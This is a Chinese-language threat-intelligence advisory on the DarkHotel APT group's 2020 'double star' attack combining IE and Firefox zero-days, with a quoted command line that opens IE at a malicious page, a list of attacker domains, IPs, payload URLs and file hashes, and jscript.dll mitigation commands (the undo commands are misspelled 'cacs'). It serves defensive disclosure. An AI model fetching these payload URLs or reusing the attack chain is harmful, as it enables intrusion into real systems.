

DarkHotel “双星”0day漏洞攻击IOC

数智安全研究院 数智安全研究院 Today

1 DarkHotel简介

DarkHotel（又名:黑店，APT-C-06，寄生兽，T-APT-02）是一个长期针对企业高管、国防工业、电子工业等重要机构实施网络间谍攻击活动的APT组织。

近年来国内知名厂商腾讯安全、360安全、奇安信都有持续分析此组织。最早在2014年11月，卡巴斯基实验室的安全专家首次发现了Darkhotel APT组织，并声明该组织至少从2010年就已经开始活跃，目标基本锁定在韩国、中国、俄罗斯和日本。

通过溯源得知,早在2011年该组织的攻击目标是入住高端酒店的商务人士或有关国家政要，攻击入口是酒店WiFi网络，当目标关键人物接入酒店WiFi时便会遭遇攻击，因此得名DarkHotel，中文译作“黑店”。该组织特征为喜欢把恶意文件隐藏在开源的代码或者正常软件中进行伪装，如putty、openssl、zlib、*易邮箱大师、采用插件模式等等，把少量木马代码隐藏在大量的开源代码中，从而实现躲避检测的目的；因此得名“寄生兽”。

该组织是近几年来最活跃的APT组织之一，主要攻击目标为电子行业、通信行业的企业高管及有关国家政要人物，其攻击范围遍布中国、朝鲜、日本、缅甸、俄罗斯等多个国家。

参考链接:


- http://blogs.360.cn/post/VBScript_vul_CH.html
- https://mp.weixin.qq.com/s/F2-DLtuHUKV_nCnKwp44_Q
- <https://s.tencent.com/research/report/552.html>
- <https://ti.360.net/blog/articles/analyzing-attack-of-cve-2018-8373-and-darkhotel/>
- <https://ti.qianxin.com/blog/articles/analysis-of-darkhotel/>

2 DarkHotel“双星0day漏洞攻击事件”

2020年1月14日，微软正式宣告Windows 7系统停止更新。在Windows 7正式停服关键时间节点的第二天，即2020年1月15日，360安全大脑在全球范围内就捕获了首例同时利用IE浏览器和火狐浏览器两个0day漏洞进行的复合攻击，360安全大脑将其命名为“双星”0day漏洞攻击。

“双星”0day 漏洞是全球首例利用双浏览器 0day 漏洞发起的复合攻击，即 IE 脚本引擎远程代码执行漏洞（CVE-2020-0674）和火狐类型混淆漏洞（CVE-2019-17026）。

360安全大脑发现“双星”0day漏洞的攻击是利用office漏洞文档、网页挂马和WPAD本地提权的多种攻击方式进行的复杂组合攻击。完整的攻击流程如下：



有意思的是360安全大脑发现的这例Office漏洞文档触发的双星漏洞，是默认打开IE浏览器进行攻击。



初始攻击使用了office公式编辑器漏洞（CVE-2017-11882），攻击者根据目标精心制作了诱饵文档。



当受害者打开漏洞文档触发漏洞后，恶意代码会启动公式编辑器，利用公式编辑器进程再打开IE浏览器访问恶意网页触发“双星”漏洞。

```
Path:c:\program files (x86)\common files\microsoft shared\equation\eqnedit32.exe
Type:2
Cmd:"C:\Program Files (x86)\Internet Explorer\iexplore.exe" http://te[REDACTED]k.php
```

“双星”0day 漏洞参考链接:

- http://blogs.360.cn/post/apt-c-06_0day.html

3 相关IOC

以下是广东省应急响应平台技术支撑单位——**广州数智网络科技有限公司**通过技术分析与研判，得到了此团伙部分使用“双星”0day漏洞攻击的威胁情报内容，现开放给各家单位下载。

- url:www.largeurlcache.com
- ip:172.96.191.36
- URL:http://www.largeurlcache.com/ixx/u3/qmgj.32
- URL:http://www.largeurlcache.com/ixx/u3/scrobi.32
- **Sha256:**67544534c38ead676d9cdb814d4f11571efa894b78434607dffef963fe3f2549
- **Sha256:**53f213309adce8b2bab567a16fd1bb71cc1199c65ac384345d0877ad1e9798a2
- **Sha256:**785a48daa5d6d3d1abbc91eeecf9943a0fa402084cea4e66e6c2e72c76107b86
- Ip:202.122.128.28
- URL:http://202.122.128.28/js/client/index/264.js
- URL:http://202.122.128.28/js/client/index/query_list.db
- URL:http://202.122.128.28/js/client/index/164.js
- URL:http://202.122.128.28/js/client/index/186.js
- URL:http://202.122.128.28/js/client/index/
- URL http://202.122.128.28/js/client/index/286.js
- URL http://202.122.128.28/js/client/index/user_list.db
- **Sha256:**6bde23181767db1b9fa9f76a4b472f8ffb88ca579c2c41d19f11f703a39579dc
- **Sha256:**be8fdfce55ea701e19ab5dd90ce4104ff11ee3b4890b292c46567d9670b63b82
- **Sha256:**0e8485d7e1f0c45536b978d44c0c9d2c8696942a8da882dd0dd8c52f53e7c4e8
- **Sha256:**fbf900e955a74ec6aea302c260573153187af636e8a4d3e3b415567f57efbf50
- **Sha256:**2a141023ae8c6fb15371a7cbfe47f88b15563e7f7e7e506bac439901b98c67e8
- **Sha256:**775e1e9bd931ab650c6d27251270a69693e2a4bf2277f4b2a856df599da11789
- **Sha256:**9f021abfaadf888fc2ac0369897b69fc925e1467b604163d4b1742684c4a472d

- **Sha256:**b883a191268b07a3936948b4e416c8f61f16e263fc6f56ae2c75200ed5e34dd9
- **Sha256:**fdec4091ec9580c581f63bb47818590446ae348bf9953f4857e373b248bd76de
- Url:clickcountplus.com
- http://www.clickcountplus.com/ixx/u5/scrobi.32
- http://www.clickcountplus.com/ixx/u5/qmgj.32
- **Sha256:**ba57cfc6b1e4c51899d03056d15315b9b0fe94ec382a4e3f84a573106a531869
- **Sha256:**a2395bbcb5c44a8b75d382ea35fac6ff14d7a1b53c6d93b7b0fae3780c7db95a
- Url:sknemiroff2.inc

4 修复建议

目前火狐浏览器已经发布了Firefox 72.0.1 and Firefox ESR 68.4.1，我们建议所有的火狐浏览器用户更新到最新版本。

针对Windows系统的用户，我们建议Windows 10系统用户尽快更新2020年2月份的微软安全补丁，Win7用户请尽快升级为Windows 10系统并尽快更新2020年2月份的微软安全补丁。

其他应急措施：

限制对JScript.dll的访问，可暂时规避该安全风险，但可能导致网站无法正常浏览。

对于32位系统，在管理命令提示符处输入以下命令：

```
1 takeown /f %windir%\system32\jscript\*.dll
2 cacls %windir%\system32\jscript\*.dll /E /Peveryone:N
```

对于64位系统，在管理命令提示符处输入以下命令：

```
1 takeown /f %windir%\syswow64\jscript\*.dll
2 cacls %windir%\syswow64\jscript\*.dll /E /Peveryone:N
3 takeown /f %windir%\system32\jscript\*.dll
4 cacls %windir%\system32\jscript\*.dll /E /Peveryone:N
```

实施这些步骤可能会导致依赖jscript.dll的组件功能减少。为了得到完全保护，建议尽快安装此更新。在安装更新之前，请还原缓解步骤以返回到完整状态。

如何撤消临时措施：

对于32位系统，在管理命令提示符处输入以下命令：

```
1 cacs %windir%\system32\jscript.dll /E /Reveryone
```

对于64位系统，在管理命令提示符处输入以下命令：

```
1 cacs %windir%\system32\jscript.dll /E /Reveryone  
2 cacs %windir%\syswow64\jscript.dll /E /Reveryone
```



数智安全研究院

(欢迎关注)